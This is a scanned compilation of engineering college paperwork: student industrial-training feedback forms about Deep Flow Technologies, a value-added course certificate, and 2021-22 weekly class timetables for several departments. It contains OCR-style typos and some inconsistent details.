----------	------	------	--	--	------	------	------	------	-----	------	------	------	------	------


LALY JAMES
 HOD EEE, VJEC

INDUSTRIAL TRAINING FEEDBACK FORM

Name of the student	: RIVANA ANWAR K
Roll number and Semester	: 21 - 57
Date of training	: 22-26 th November 2021
Name of the company	: Deep flow technologies Pvt Ltd.
Type of the industry	: Software.

No.	Questions	Very good	Good	Average	Poor
1.	Was the training technically helpful to you?	✓			
2.	How would you rate the relevance of the training with the curriculum?		✓		
3.	How you feel about the working environment of the industry?		✓		
4.	Whether the employees were able to clarify your doubts?		✓		
5.	Can you identify any recent technology over their?		✓		
6.	Whether the industry is updated with the current technical changes?	✓			
7.	Can you rate the importance of an electrical engineer at that industry?	✓			
8.	Were you able to analyze the working machines and equipments at that industry with the theoretical knowledge?		✓		
9.	Can you solve a problem practically by the knowledge obtained from your industrial training in future?			✓	
10.	Do you prefer to have this kind of training in future?	✓			
11.	Give overall rating to industrial training		✓		

INDUSTRIAL TRAINING FEEDBACK FORM

Name of the student	: SANKEERTHP
Roll number and Semester	: VALLI 22, 57
Date of raining	: 22-26 th Nov, 2021
Name of the company	: DeepFlow Technology Pvt Ltd
Type of the industry	: software

No.	Questions	Very good	Good	Average	Poor
1.	Was the training technically helpful to you?	✓			
2.	How would you rate the relevance of the training with the curriculum?		✓		
3.	How you feel about the working environment of the industry?	✓			
4.	Whether the employees were able to clarify your doubts?	✓			
5.	Can you identify any recent technology over their?		✓		
6.	Whether the industry is updated with the current technical changes?		✓		
7.	Can you rate the importance of an electrical engineer at that industry?		✓		
8.	Were you able to analyze the working machines and equipments at that industry with the theoretical knowledge?		✓		
9.	Can you solve a problem practically by the knowledge obtained from your industrial training in future?		✓		
10.	Do you prefer to have this kind of training in future?	✓			
11.	Give overall rating to industrial training		✓		

INDUSTRIAL TRAINING FEEDBACK FORM

Name of the student	: Shaan Reetha Kumar
Roll number and Semester	: 23, S7
Date of training	: 22-26 th Nov, 2021
Name of the company	: Deepflow technologies Pvt. Ltd
Type of the industry	: Software

Sl.No.	Questions	Very good	Good	Average	Poor
1.	Was the training technically helpful to you?				
2.	How would you rate the relevance of the training with the curriculum?				
3.	How you feel about the working environment of the industry?				
4.	Whether the employees were able to clarify your doubts?				
5.	Can you identify any recent technology over their?				
6.	Whether the industry is updated with the current technical changes?				
7.	Can you rate the importance of an electrical engineer at that industry?				
8.	Were you able to analyze the working machines and equipments at that industry with the theoretical knowledge?				
9.	Can you solve a problem practically by the knowledge obtained from your industrial training in future?				
10.	Do you prefer to have this kind of training in future?				
11.	Give overall rating to industrial training				

INDUSTRIAL TRAINING FEEDBACK FORM

Name of the student	: Vishnu K
Roll number and Semester	: 24, S7
Date of training	: 22-26 th November 2031
Name of the company	: Deep flow technology Pvt and Ltd
Type of the industry	: Software

Sl.No.	Questions	Very good	Good	Average	Poor
1.	Was the training technically helpful to you?	✓			
2.	How would you rate the relevance of the training with the curriculum?		✓		
3.	How you feel about the working environment of the industry?	✓			
4.	Whether the employees were able to clarify your doubts?		✓		
5.	Can you identify any recent technology over their?		✓		
6.	Whether the industry is updated with the current technical changes?		✓		
7.	Can you rate the importance of an electrical engineer at that industry?	✓			
8.	Were you able to analyze the working machines and equipments at that industry with the theoretical knowledge?	✓			
9.	Can you solve a problem practically by the knowledge obtained from your industrial training in future?		-	✓	
10.	Do you prefer to have this kind of training in future?		✓		
11.	Give overall rating to industrial training	✓			



VALUE ADDED COURSE ON

“INTRODUCTION TO RASPERRY PI “

Certificate of Participation

THIS IS TO CERTIFY THAT

Sankeerth

HAS PARTICIPATED VALUE ADDEED COURSE PROGRAMME ON
“FUNDAMENTALS IN PYTHON PROGRAMMING “ ORGANISED BY THE DEPARTMENT OF ELECTRICAL AND
ELECTRONICS ENGINEERING, VIMAL JYOTHI ENGINEERING COLLEGE IN ASSOCIATION WITH IEEE AND
DEEP- FLOW TECHNOLOGIES FROM 22th November 2021 to 26th November 2021

Convener
Prof. Laly James
H.O.D. EEE

Robotic Engineer
Mr. Muhammed Suhail
Deep Flow Technologies

Principal
Dr. Benny Joseph



AY 2021-22 S1 AEI/ECE

Vimal Jyothi Engineering College, Chempuri, Kannur Dist., Kerala

	1	2	3	4	5	6
Monday	PHT 100 ENGINEERING PHYSICS <i>Sowmya John</i>	EST100 ENGINEERING MECHANICS <i>Dr.S Christopher Echil Singh</i>	EST120 BASICS OF CIVIL ENGINEERING <i>Mr. Abhijath I P</i>	MAT101 LINEAR ALGEBRA AND CALCULUS <i>Siji P</i>	EST120 BASICS OF MECHANICAL ENGINEERING <i>Mr. Arunlal R</i>	Placement Training <i>Mrs. Sharmya A</i>
Tuesday	EST100 ENGINEERING MECHANICS <i>Dr.S Christopher Echil Singh</i>	MAT101 LINEAR ALGEBRA AND CALCULUS <i>Siji P</i>	HUT101 LIFE SKILLS <i>Ms. Tina George</i>	PHT 100 ENGINEERING PHYSICS <i>Sowmya John</i>	PHL 120 ENGINEERING PHYSICS LAB/Placement Training <i>Sowmya John</i>	
Wednesday	EST100 ENGINEERING MECHANICS <i>Dr.S Christopher Echil Singh</i>	MAT101 LINEAR ALGEBRA AND CALCULUS <i>Siji P</i>	Library <i>Library</i>	PHT 100 ENGINEERING PHYSICS Tutorial <i>Sowmya John</i>	EST120 CIVIL & MECHANICAL WORKSHOP <i>Dr.P Sreelaxmi / Margaret Abraham</i>	
Thursday	HUT101 LIFE SKILLS <i>Ms. Tina George</i>	PHT 100 ENGINEERING PHYSICS <i>Sowmya John</i>	EST100 ENGINEERING MECHANICS <i>Dr.S Christopher Echil Singh</i>	MAT101 LINEAR ALGEBRA AND CALCULUS <i>Siji P</i>	EST120 BASICS OF CIVIL ENGINEERING <i>Mr. Abhijath I P</i>	Library <i>Library</i>
Friday	MAT101 LINEAR ALGEBRA AND CALCULUS Tutorial <i>Siji P</i>	EST120 BASICS OF MECHANICAL ENGINEERING <i>Mr. Arunlal R</i>	EST100 ENGINEERING MECHANICS <i>Dr.S Christopher Echil Singh</i>	EST100 ENGINEERING MECHANICS Tutorial <i>Dr.S Christopher Echil Singh</i>	HUT101 LIFE SKILLS Practical <i>Ms. Tina George</i>	
Saturday	Special Timetable					



AY 2021-22 S3 AEI

Vimal Jyothi Engineering College, Chempur, Kannur Dist., Kerala

	1	2	3	4	5	6
Monday	NETWORK THEORY <i>Mr. Jithin James</i>	HUT200 PROFESSIONAL ETHICS <i>Mr. Dhanraj M</i>	ECT203 LOGIC CIRCUIT DESIGN <i>Dr. Roobini T V</i>	ECL203 LOGIC DESIGN LAB		
Tuesday	ECL201 SCIENTIFIC COMPUTING LAB		<i>Ms. Anusha Sebastian / Ms. Leelavathy S</i>			
Wednesday	ECT205 LOGIC CIRCUIT DESIGN <i>Dr. Roobini T V</i>	MCN201 SUSTAINABLE ENGINEERING <i>Dr. Senthil Kumar</i>	<i>Ms. Anusha Chacko / Ms. Sudharsana Vijayan</i>		ECT201 SOLID STATE DEVICES <i>Ms. Sudharsana Vijayan</i>	HUT200 PROFESSIONAL ETHICS <i>Ms. Sudharsana Vijayan</i>
Thursday	MAT201 PARTIAL DIFFERENTIAL EQUATION AND COMPLEX ANALYSIS <i>Vineethanof Abraham</i>	MAT201 PARTIAL DIFFERENTIAL EQUATION AND COMPLEX ANALYSIS Tutorial <i>Dr. Senthil Kumar</i>	Vineethanof Abraham	<i>Mr. Jithin James</i>	Mr. Jithin James	<i>Mr. Dhanraj M</i>
Friday	ECT201 SOLID STATE DEVICES Tutorial <i>Ms. Sudharsana Vijayan</i>	ECT203 LOGIC CIRCUIT DESIGN <i>Dr. Roobini T V</i>	NETWORK THEORY <i>Dr. Senthil Kumar</i>	<i>Ms. Sudharsana Vijayan</i>	Mr. Jithin James	Faculty Advisor
Saturday	Minor <i>Ms. Sudharsana Vijayan</i>	Minor <i>Dr. Roobini T V</i>	Placement Training <i>Mr. Jithin James</i>	Placement Training <i>Dr. Roobini T V</i>	Minor <i>Dr. Roobini T V</i>	Minor T <i>Faculty Advisor</i>
	<i>S3 AEI</i>	<i>S1 AEI</i>	<i>Faculty Advisor</i>	<i>Faculty Advisor</i>	<i>S1 AEI</i>	<i>S1 AEI</i>



AY 2021-22 S5 AED

Vimal Jyothi Engineering College, Chempiperi, Kannur Dist., Kerala

	1	2	3	4	5	6
Monday	AET301 CONTROL SYSTEMS <i>Mrs Jinesa Mathew</i>	AET305 COMPUTER ARCHITECTURE AND EMBEDDED SYSTEMS Tutorial <i>Mr Shinu MM</i>	AET303 INDUSTRIAL INSTRUMENTATION <i>Mrs Reshna KV</i>	AE331 AIC and Instrumentation lab		
Tuesday	AET303 INDUSTRIAL INSTRUMENTATION <i>Mrs Reshna KV</i>	AET305 COMPUTER ARCHITECTURE AND EMBEDDED SYSTEMS <i>Mr Shinu MM</i>	AET301 CONTROL SYSTEMS <i>Mrs Jinesa Mathew</i>	AEL333 EMBEDDED SYSTEMS LAB		<i>Mrs Reshna KV / Mrs Jinesa Mathew</i>
Wednesday	AET305 COMPUTER ARCHITECTURE AND EMBEDDED SYSTEMS <i>Mr Shinu MM</i>	HUT310MANAGEMENT FOR ENGINEERS <i>Ms. Laly James</i>	AET301 CONTROL SYSTEMS <i>Mrs Jinesa Mathew</i>	AET307 ANALOG INTEGRATED CIRCUITS <i>Mrs Shanya A</i>	AET303 INDUSTRIAL INSTRUMENTATION <i>Mrs Reshna KV</i>	AET307 ANALOG INTEGRATED CIRCUITS <i>Mrs Shanya A</i>
Thursday	AET307 ANALOG INTEGRATED CIRCUITS <i>Mrs Shanya A</i>	AET303 INDUSTRIAL INSTRUMENTATION Tutorial <i>Mrs Reshna KV</i>	AET305 COMPUTER ARCHITECTURE AND EMBEDDED SYSTEMS <i>Mr Shinu MM</i>	HUT310MANAGEMENT FOR ENGINEERS <i>Ms. Laly James</i>	MCN301 DISASTER MANAGEMENT <i>Dr.Justin sunil Dhas</i>	Placement Training <i>Faculty Advisor</i>
Friday	AET307 ANALOG INTEGRATED CIRCUITS Tutorial <i>Mrs Shanya A</i>	HUT310MANAGEMENT FOR ENGINEERS <i>Ms. Laly James</i>	AET301 CONTROL SYSTEMS Tutorial <i>Mrs Jinesa Mathew</i>	MCN301 DISASTER MANAGEMENT <i>Dr.Justin sunil Dhas</i>	AET301 CONTROL SYSTEMS <i>Mrs Jinesa Mathew</i>	Placement Training <i>Faculty Advisor</i>
Saturday	Minor/Honor <i>Mrs Jinesa Mathew</i>	Minor/Honor <i>Mrs Jinesa Mathew</i>	Placement Training <i>Faculty Advisor</i>	Placement Training <i>Faculty Advisor</i>	Minor/Honor <i>Mrs Jinesa Mathew</i>	Minor/Honor T <i>Mrs Jinesa Mathew</i>



AY 2021-22 S1 ME

Vimal Jyothi Engineering College, Chempuri, Kannur Dist., Kerala

	1	2	3	4	5	6
Monday	MAT101 LINEAR ALGEBRA AND CALCULUS <i>Vineethamof Abraham</i> HUT101 LIFE SKILLS <i>Dr. Sreedhank M P</i>	EST 110- ENGINEERING GRAPHICS <i>Mr. Ryne P M</i> MAT101 LINEAR ALGEBRA AND CALCULUS <i>Vineethamof Abraham</i>	PHT 100 ENGINEERING PHYSICS <i>Jonny Jose</i> EST 110- ENGINEERING GRAPHICS <i>Mr. Ryne P M</i>	EST 130 BASICS OF ELECTRONICS ENGINEERING <i>Ms. Jerrin Thomas</i> PHT 100 ENGINEERING PHYSICS <i>Jonny Jose</i>	HUT101 LIFE SKILLS <i>Dr. Sreedhank M P</i> EST 110- ENGINEERING GRAPHICS Practical <i>Anitha Sebastian</i>	EST 130- BASICS OF ELECTRICAL ENGINEERING <i>Anitha Sebastian</i>
Tuesday	EST 130- ELECTRICAL & ELECTRONICS WORKSHOP <i>Dr. Sreedhank M P</i>	EST 130- ELECTRICAL & ELECTRONICS <i>Vineethamof Abraham</i>	Placement Training <i>Mr. Ryne P M</i>	EST 130 BASICS OF ELECTRONICS ENGINEERING <i>Ms. Jerrin Thomas</i>	PHL 120 ENGINEERING PHYSICS LAB <i>Mr. Ryne P M</i>	
Wednesday						
Thursday	EST 130- BASICS OF ELECTRICAL ENGINEERING <i>Anitha Sebastian</i> Placement Training	PHT 100 ENGINEERING PHYSICS <i>Jonny Jose</i> MAT101 LINEAR ALGEBRA AND CALCULUS <i>Vineethamof Abraham</i>	Library <i>SI ME</i>	Library <i>Ms. Jerrin Thomas</i>	MAT101 LINEAR ALGEBRA AND CALCULUS <i>Vineethamof Abraham</i>	EST 110- ENGINEERING GRAPHICS <i>Mr. Ryne P M</i>
Friday		MAT101 LINEAR ALGEBRA AND CALCULUS <i>Vineethamof Abraham</i>	PHT 100 ENGINEERING PHYSICS Tutorial <i>Jonny Jose</i>	HUT101 LIFE SKILLS Practical <i>Library</i>	MAT101 LINEAR ALGEBRA AND CALCULUS Tutorial <i>Dr. Sreedhank M P</i>	MAT101 LINEAR ALGEBRA AND CALCULUS Tutorial <i>Vineethamof Abraham</i>
Saturday	Special Timetable					



AY: 2021-22 S3 MET

Vimal Jyothi Engineering College, Chempiperi, Kannur Dist., Kerala

	1	2	3	4	5	6
Monday	MET 205 METALLURGY & MATERIAL SCIENCE <i>Cdr.(retd) Raja K Kuriankose</i> MET 201 PARTIAL DIFFERENTIAL EQUATION AND COMPLEX ANALYSIS <i>Anna Jose</i>	MAT 201 PARTIAL DIFFERENTIAL EQUATION AND COMPLEX ANALYSIS <i>Mr. Dominic N Thomas</i> MET 201 MECHANICS OF SOLIDS <i>Mr. Aji Augustine</i>	MET 201 MECHANICS OF SOLIDS <i>Mr. Aji Augustine</i> MET 205 METALLURGY & MATERIAL SCIENCE <i>Cdr.(retd) Raja K Kuriankose</i>	MET 203 MECHANICS OF FLUIDS <i>Mr. Mejo M Francis</i> MET 203 MECHANICS OF FLUIDS <i>Mr. Mejo M Francis</i>	MET 201 MECHANICS OF SOLIDS <i>Mr. Aji Augustine</i> HUT 200 PROFESSIONAL ETHICS <i>Mr. Mejo M Francis</i>	MET 203 MECHANICS OF FLUIDS TUTORIAL <i>Mr. Mejo M Francis</i>
Tuesday	MET 201 PARTIAL DIFFERENTIAL EQUATION AND COMPLEX ANALYSIS <i>Anna Jose</i>	MET 201 MECHANICS OF SOLIDS <i>Mr. Aji Augustine</i>	MET 203 MECHANICS OF FLUIDS <i>Cdr.(retd) Raja K Kuriankose</i>	MET 203 MECHANICS OF FLUIDS <i>Mr. Mejo M Francis</i>	MET 201 MECHANICS OF SOLIDS <i>Mr. Aji Augustine</i>	MET 203 MECHANICS OF FLUIDS TUTORIAL <i>Mr. Mejo M Francis</i>
Wednesday	MEL 201 COMPUTER AIDED MACHINE DRAWING/MEL 203 MATERIALS TESTING LAB <i>Anna Jose</i>	MEL 201 COMPUTER AIDED MACHINE DRAWING/MEL 203 MATERIALS TESTING LAB <i>Mr. Alex George / Mr. Ryan P M / Mr. Shanmugam K K / Mr. Rameshan K P</i>	MEL 201 COMPUTER AIDED MACHINE DRAWING/MEL 203 MATERIALS TESTING LAB <i>Mr. Alex George / Mr. Ryan P M / Mr. Shanmugam K K / Mr. Rameshan K P</i>	MEL 201 COMPUTER AIDED MACHINE DRAWING/MEL 203 MATERIALS TESTING LAB <i>Mr. Alex George / Mr. Ryan P M / Mr. Shanmugam K K / Mr. Rameshan K P</i>	MEL 201 COMPUTER AIDED MACHINE DRAWING/MEL 203 MATERIALS TESTING LAB <i>Mr. Alex George / Mr. Ryan P M / Mr. Shanmugam K K / Mr. Rameshan K P</i>	MEL 201 COMPUTER AIDED MACHINE DRAWING/MEL 203 MATERIALS TESTING LAB <i>Mr. Alex George / Mr. Ryan P M / Mr. Shanmugam K K / Mr. Rameshan K P</i>
Thursday	HUT 200 PROFESSIONAL ETHICS <i>Mr. Rameshan K P</i>	MET 205 METALLURGY & MATERIAL SCIENCE Tutorial <i>Cdr.(retd) Raja K Kuriankose</i>	MET 201 MECHANICS OF SOLIDS Tutorial <i>Mr. Aji Augustine</i>	MEN 201 SUSTAINABLE ENGINEERING <i>Dr. P. Sridharan</i>	MET 201 MECHANICS OF SOLIDS <i>Mr. Aji Augustine</i>	Placement Training <i>Faculty Advisor</i>
Friday	MET 203 MECHANICS OF FLUIDS <i>Mr. Mejo M Francis</i>	MEN 201 SUSTAINABLE ENGINEERING <i>Dr. P. Sridharan</i>	MAT 201 PARTIAL DIFFERENTIAL EQUATION AND COMPLEX ANALYSIS Tutorial <i>Anna Jose</i>	MET 205 METALLURGY & MATERIAL SCIENCE <i>Cdr.(retd) Raja K Kuriankose</i>	MET 203 MECHANICS OF FLUIDS <i>Mr. Mejo M Francis</i>	Placement Training <i>Faculty Advisor</i>
Saturday	Minor <i>Mr. Niyas K M</i>	Minor <i>Mr. Niyas K M</i>	Placement Training <i>Faculty Advisor</i>	Placement Training <i>Faculty Advisor</i>	Minor <i>Mr. Niyas K M</i>	Minor T <i>Mr. Niyas K M</i>



AY 2021-22 S5 ME A

Vimal Jyothi Engineering College, Chempuri, Kannur Dist., Kerala

	1	2	3	4	5	6
Monday	MET 301 MECHANICS OF MACHINERY Mr. Jobay P Joseph	MET 307 MACHINE TOOLS AND METROLOGY Tutorial Mr. Jerin Saji	MET 303 THERMAL ENGINEERING Mr. Dilin Dinesh	MEL 331 MACHINE TOOLS LAB-II/MEL 333 THERMAL ENGINEERING LAB-I Mr. Niyas K M / Mr. Appu Karian		
Tuesday	HUT 300 INDUSTRIAL ECONOMICS AND FOREIGN TRADE Mr. Shaji George	MET 307 MACHINE TOOLS AND METROLOGY Mr. Jerin Saji	MCN 301 DISASTER MANAGEMENT Mr. Rameshan K P	MET 305 INDUSTRIAL & SYSTEMS ENGINEERING Mr. Shaminath K K	MET 303 THERMAL ENGINEERING Mr. Dilin Dinesh	MET 305 INDUSTRIAL & SYSTEMS ENGINEERING Mr. Shaminath K K
Wednesday	MEL 331 MACHINE TOOLS LAB-I/MEL 333 THERMAL ENGINEERING LAB-I Mr. Niyas K M / Mr. Appu Karian			MET 303 THERMAL ENGINEERING Mr. Dilin Dinesh	MET 305 INDUSTRIAL & SYSTEMS ENGINEERING Mr. Shaminath K K	MET 301 MECHANICS OF MACHINERY Mr. Jobay P Joseph
Thursday	MET 301 MECHANICS OF MACHINERY Mr. Jobay P Joseph	MCN 301 DISASTER MANAGEMENT Mr. Rameshan K P	MET 307 MACHINE TOOLS AND METROLOGY Mr. Jerin Saji	HUT 300 INDUSTRIAL ECONOMICS AND FOREIGN TRADE Mr. Shaji George	MET 307 MACHINE TOOLS AND METROLOGY Mr. Jerin Saji	Placement Training Faculty Advisor
Friday	HUT 300 INDUSTRIAL ECONOMICS AND FOREIGN TRADE Mr. Shaji George	MET 301 MECHANICS OF MACHINERY Tutorial Mr. Jobay P Joseph	MET 303 THERMAL ENGINEERING Tutorial Mr. Dilin Dinesh	MET 305 INDUSTRIAL & SYSTEMS ENGINEERING Tutorial Mr. Shaminath K K	MET 301 MECHANICS OF MACHINERY Mr. Jobay P Joseph	Placement Training Faculty Advisor
Saturday	Minor/Honor Dr. Sivaprasad / Mr. Deepak Kumar	Minor/Honor Dr. Sivaprasad / Mr. Deepak Kumar	Placement Training Faculty Advisor	Placement Training Faculty Advisor	Minor/Honor Dr. Sivaprasad / Mr. Deepak Kumar	Minor/Honor I Mr. Deepak Kumar / Dr. Sivaprasad



AY 2021-22 S5 ME B

Vimal Jyothi Engineering College, Chempiperi, Kannur Dist., Kerala

	1	2	3	4	5	6
Monday	MET 301 MECHANICS OF MACHINERY <i>Mr. Dilin Dinesh</i>	MET 307 MACHINE TOOLS AND METROLOGY <i>Mr. Shaji George</i>	MCN 301 DISASTER MANAGEMENT <i>Mr. Ramachan K P</i>	HUT 300 INDUSTRIAL ECONOMICS AND FOREIGN TRADE <i>Mr. Mithun Mukundan</i>	MET 301 MECHANICS OF MACHINERY <i>Mr. Dilin Dinesh</i>	MET 307 MACHINE TOOLS AND METROLOGY <i>Mr. Shaji George</i>
Tuesday	MET 303 THERMAL ENGINEERING <i>Mr. Ryno P M</i>	MET 305 INDUSTRIAL & SYSTEMS ENGINEERING <i>Mr. Shanmugath K K</i>	MET 307 MACHINE TOOLS AND METROLOGY <i>Mr. Shaji George</i>	MEL 331 MACHINE TOOLS LAB-II/MEL 333 THERMAL ENGINEERING LAB-I <i>Mr. Mithun Mukundan / Mr. Jovin Saji</i>		
Wednesday	MET 301 MECHANICS OF MACHINERY Tutorial <i>Mr. Dilin Dinesh</i>	MET 307 MACHINE TOOLS AND METROLOGY Tutorial <i>Mr. Shaji George</i>	MET 301 MECHANICS OF MACHINERY <i>Mr. Dilin Dinesh</i>	MEL 331 MACHINE TOOLS LAB-II/MEL 333 THERMAL ENGINEERING LAB-I <i>Mr. Mithun Mukundan / Mr. Jovin Saji</i>		
Thursday	MET 303 THERMAL ENGINEERING <i>Mr. Ryno P M</i>	HUT 300 INDUSTRIAL ECONOMICS AND FOREIGN TRADE <i>Mr. Mithun Mukundan</i>	HUT 300 INDUSTRIAL ECONOMICS AND FOREIGN TRADE <i>Mr. Dilin Dinesh</i>	MET 303 THERMAL ENGINEERING <i>Mr. Ryno P M</i>	MET 305 INDUSTRIAL & SYSTEMS ENGINEERING <i>Mr. Shanmugath K K</i>	Placement Training <i>Faculty Advisor</i>
Friday	MET 305 INDUSTRIAL & SYSTEMS ENGINEERING Tutorial <i>Mr. Shanmugath K K</i>	MET 303 THERMAL ENGINEERING Tutorial <i>Mr. Ryno P M</i>	MET 305 INDUSTRIAL & SYSTEMS ENGINEERING <i>Mr. Shanmugath K K</i>	MCN 301 DISASTER MANAGEMENT <i>Mr. Ramachan K P</i>	MET 301 MECHANICS OF MACHINERY <i>Mr. Dilin Dinesh</i>	Placement Training <i>Faculty Advisor</i>
Saturday	Minor Honor <i>Dr. Singarad / Mr. Deepak Kumar</i>	Minor Honor <i>Dr. Singarad / Mr. Deepak Kumar</i>	Placement Training <i>Faculty Advisor</i>	Placement Training <i>Faculty Advisor</i>	Minor Honor <i>Dr. Singarad / Mr. Deepak Kumar</i>	Minor Honor T <i>Mr. Deepak Kumar / Dr. Singarad</i>

Time Table generated by Dr. Jayesh George, Assoc. Prof/ECE.

aSc Timetables



AY 2021-22 S3 EEE

Vimal Jyothi Engineering College, Chempur, Kannur Dist., Kerala

	1	2	3	4	5	6
Monday	EET201 CIRCUITS AND NETWORKS <i>Mr. Jijo Joseph</i>	"EET203 MEASUREMENTS AND NETWORKS <i>Ms. Tina george</i>	EE205 ANALOG ELECTRONICS <i>Ms. ATHIRA M THOMAS</i>	"EET203 MEASUREMENTS AND INSTRUMENTATION Tutorial" <i>Ms. Tina george</i>	EE205 ANALOG ELECTRONICS <i>Ms. ATHIRA M THOMAS</i>	EST200 DESIGN & ENGINEERING <i>Mr. Prabin James</i>
Tuesday	EST200 DESIGN & ENGINEERING <i>Mr. Prabin James</i>	EET201 CIRCUITS AND NETWORKS <i>Mr. Jijo Joseph</i>	EET201 CIRCUITS AND NETWORKS Tutorial <i>Mr. Jijo Joseph</i>	MAT201 PARTIAL DIFFERENTIAL EQUATION AND COMPLEX ANALYSIS <i>Vineethamol Abraham</i>	"EET203 MEASUREMENTS AND NETWORKS <i>Ms. Tina george</i>	"EET203 MEASUREMENTS AND NETWORKS <i>Ms. Tina george</i>
Wednesday	EE205 ANALOG ELECTRONICS <i>Ms. ATHIRA M THOMAS</i>	MCN201 SUSTAINABLE ENGINEERING <i>Dr. Senthil Kumar</i>	MAT201 PARTIAL DIFFERENTIAL EQUATION AND COMPLEX ANALYSIS <i>Vineethamol Abraham</i>	EEL203 ANALOG ELECTRONICS LAB <i>Ms. Tina george</i>		
Thursday	MAT201 PARTIAL DIFFERENTIAL EQUATION AND COMPLEX ANALYSIS <i>Vineethamol Abraham</i>	MAT201 PARTIAL DIFFERENTIAL EQUATION AND COMPLEX ANALYSIS Tutorial <i>Vineethamol Abraham</i>	MCN201 SUSTAINABLE ENGINEERING <i>Dr. Senthil Kumar</i>	EET201 CIRCUITS AND NETWORKS Tutorial <i>Mr. Jijo Joseph</i>	EE205 ANALOG ELECTRONICS <i>Ms. ATHIRA M THOMAS</i>	Placement Training <i>Faculty Advisor</i>
Friday	EEL201 CIRCUITS AND MEASUREMENTS LAB <i>Ms. Tina Francis</i>			EET205 ANALOG ELECTRONICS Tutorial <i>Ms. ATHIRA M THOMAS</i>	EET201 CIRCUITS AND NETWORKS <i>Mr. Jijo Joseph</i>	Placement Training <i>Faculty Advisor</i>
Saturday	Minor <i>Ms. Tina Francis</i>	Minor <i>Ms. Tina Francis</i>	Placement Training <i>Faculty Advisor</i>	Placement Training <i>Faculty Advisor</i>	Minor <i>Ms. Tina Francis</i>	Minor T <i>Ms. Tina Francis</i>

Time Table generated by Dr. Jayesh George, Assoc. Prof/ECE.

aSc Timetables



AY 2021-22 S5 EEE

Vimal Jyothi Engineering College, Champari, Kannur Dist., Kerala

	1	2	3	4	5	6
Monday	"EET307 SYNCHRONOUS AND INDUCTION Ms. Tina George	EET305 SIGNALS AND SYSTEMS Mr. Vinod J Thomas	EET301 POWER SYSTEMS I Ms. Teena George	EET303 MICROPROCESSORS AND MICROCONTROLLERS Ms. Tina Francis	"EET307 SYNCHRONOUS AND INDUCTION Ms. Teena George	EET303 MICROPROCESSORS AND MICROCONTROLLERS Ms. Tina Francis
Tuesday	EET301 POWER SYSTEMS I Ms. Teena George	"EET303 MICROPROCESSORS AND MICROCONTROLLERS Tutorial" Ms. Tina Francis	EET305 SIGNALS AND SYSTEMS Mr. Vinod J Thomas	EEL333 ELECTRICAL MACHINES LAB II Ms. Tina Francis		
Wednesday	EET301 POWER SYSTEMS I Tutorial Ms. Teena George	HUT310 MANAGEMENT FOR ENGINEERS Ms. Tina Francis	"EET307 SYNCHRONOUS AND INDUCTION Ms. Tina George	EEL331 MICROPROCESSORS AND MICROCONTROLLERS LAB Ms. ATHIRA M THOMAS / Jyothi Joseph		
Thursday	EET301 POWER SYSTEMS I Ms. Teena George	EET303 MICROPROCESSORS AND MICROCONTROLLERS Ms. Lily James	"EET307 SYNCHRONOUS AND INDUCTION MACHINES Tutorial" Ms. Tina George	HUT310 MANAGEMENT FOR ENGINEERS Ms. Lily James	MCN301 DISASTER MANAGEMENT Dr. Justin sanil Dhas	Placement Training Faculty Advisor
Friday	EET305 SIGNALS AND SYSTEMS Ms. Teena George	HUT310 MANAGEMENT FOR ENGINEERS Ms. Lily James	EET305 SIGNALS AND SYSTEMS Tutorial Ms. Vinod J Thomas	MCN301 DISASTER MANAGEMENT Dr. Justin sanil Dhas	EET301 POWER SYSTEMS I Ms. Teena George	Placement Training Faculty Advisor
Saturday	Minor Honors Anitha Sebastian / Dr. Senthil Kumar	Minor Honors Anitha Sebastian / Dr. Senthil Kumar	Placement Training Faculty Advisor	Placement Training Faculty Advisor	Minor Honors Anitha Sebastian / Dr. Senthil Kumar	Minor Honor T Dr. Senthil Kumar / Anitha Sebastian

Time Table generated by Dr. Jayesh George, Assoc. Prof/ECE.

sSC TimeTables



AY 2021-22 S1 ECE

Vimal Jyothi Engineering College, Chempuri, Kannur Dist., Kerala

	1	2	3	4	5	6
<i>Monday</i>	MAT101 LINEAR ALGEBRA AND CALCULUS <i>Amma Jose</i> Library	EST120 BASICS OF CIVIL ENGINEERING <i>VINAYA S M</i>	HUT101 LIFE SKILLS <i>Ms. Anusha Chacko</i>	EST100 ENGINEERING MECHANICS <i>Dr. Sivaprasad</i>	ESL120 CIVIL & MECHANICAL WORKSHOP <i>Ms. Ajl Augustine / Anjusha R V</i>	
<i>Tuesday</i>	PHT 100 ENGINEERING PHYSICS Tutorial <i>Library</i>	PHT 100 ENGINEERING PHYSICS <i>Jomy Jose</i>	MAT101 LINEAR ALGEBRA AND CALCULUS <i>Amma Jose</i>	EST100 ENGINEERING MECHANICS <i>Dr. Sivaprasad</i>	PHT 100 ENGINEERING PHYSICS <i>Jomy Jose</i>	EST100 ENGINEERING MECHANICS <i>Dr. Sivaprasad</i>
<i>Wednesday</i>	PHT 100 ENGINEERING PHYSICS Tutorial <i>Jomy Jose</i>	EST100 ENGINEERING MECHANICS <i>Dr. Sivaprasad</i>	PHT 100 ENGINEERING PHYSICS <i>Jomy Jose</i>	Library	MAT101 LINEAR ALGEBRA AND CALCULUS <i>Vineetham Abraham</i>	EST120 BASICS OF MECHANICAL ENGINEERING <i>Ms. Ajl Augustine</i>
<i>Thursday</i>	MAT101 LINEAR ALGEBRA AND CALCULUS <i>Amma Jose</i>	HUT101 LIFE SKILLS Practical <i>Dr. Sivaprasad</i>		EST100 ENGINEERING MECHANICS <i>Library</i>	PHL 120 ENGINEERING PHYSICS LAB/Placement Training <i>Ms. Ajl Augustine</i>	
<i>Friday</i>	EST120 BASICS OF CIVIL ENGINEERING <i>VINAYA S M</i>	HUT101 LIFE SKILLS <i>Ms. Anusha Chacko</i>	EST100 ENGINEERING MECHANICS Tutorial <i>Dr. Sivaprasad</i>	EST120 BASICS OF MECHANICAL ENGINEERING <i>Dr. Sivaprasad</i>	EST120 BASICS OF MECHANICAL ENGINEERING <i>Mr. Ajl Augustine</i>	MAT101 LINEAR ALGEBRA AND CALCULUS Tutorial <i>Amma Jose</i>
<i>Saturday</i>	Special Timetable					

Time Table generated by Dr. Jayesh George, Assoc. Prof/ECE.

sSc Timetables



AYr 2021-22 S3 ECF

Vimal Jyothi Engineering College, Chemperi, Kannur Dist., Kerala

	1	2	3	4	5	6
